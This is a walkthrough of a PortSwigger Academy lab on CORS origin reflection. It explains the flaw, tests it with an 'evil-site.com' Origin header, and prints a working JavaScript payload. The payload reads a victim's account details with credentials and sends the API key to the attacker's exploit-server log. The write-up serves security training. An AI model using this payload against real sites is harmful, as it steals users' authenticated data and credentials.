PortSwigger Walkthrough - CORS vulnerability with basic origin reflection
Walkthrough of PortSwigger's 'CORS vulnerability with basic origin reflection' lab.

To browse all labs in this series, visit the full PortSwigger series.
All testing shown in this series is performed against PortSwigger Academy’s intentionally vulnerable labs.
Do not apply these techniques to systems you do not own or have explicit written permission to test.
What’s this?
CORS (cross-origin resource sharing) is a browser mechanism that relaxes the same-origin policy in a controlled way, using a set of HTTP headers to say which origins are allowed to read a response. The simplest way to break it is when the server just reflects whatever Origin header the browser sent, instead of checking it against an actual allowlist. Slap Access-Control-Allow-Credentials: true on top of that reflection and literally any website can read your authenticated responses, cookies included.
Objective
This app trusts all origins in its CORS config. Craft some JavaScript that uses CORS to steal the administrator’s API key, host it on the exploit server, and submit the stolen key. Own account: wiener:peter.
Walkthrough
Log in with wiener:peter and check the GET /accountDetails request. The response carries Access-Control-Allow-Credentials: true, which is the first hint that CORS is in play here. Send the request to Repeater and add an arbitrary origin:
1
Origin: https://evil-site.com
The response reflects it right back in Access-Control-Allow-Origin:

Confirmed: any origin is trusted, and credentials are allowed. Time to weaponize it. Head to the exploit server and drop this in the body (swap in your actual lab ID):
1
2
3
4
5
6
7
8
9
10
<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get','https://LAB-ID.web-security-academy.net/accountDetails',true);
    req.withCredentials = true;
    req.send();
    function reqListener() {
        location='/log?key='+this.responseText;
    };
</script>
Deliver it to the victim, then check the access log. The administrator’s session hit our page, the request fired with their cookies attached thanks to withCredentials, and their account details (API key included) landed in our log. Grab the apikey value and submit it. Lab solved.

Textbook example of why blindly reflecting Origin is basically the same as setting Access-Control-Allow-Origin: *, except worse, because it lets credentials through too.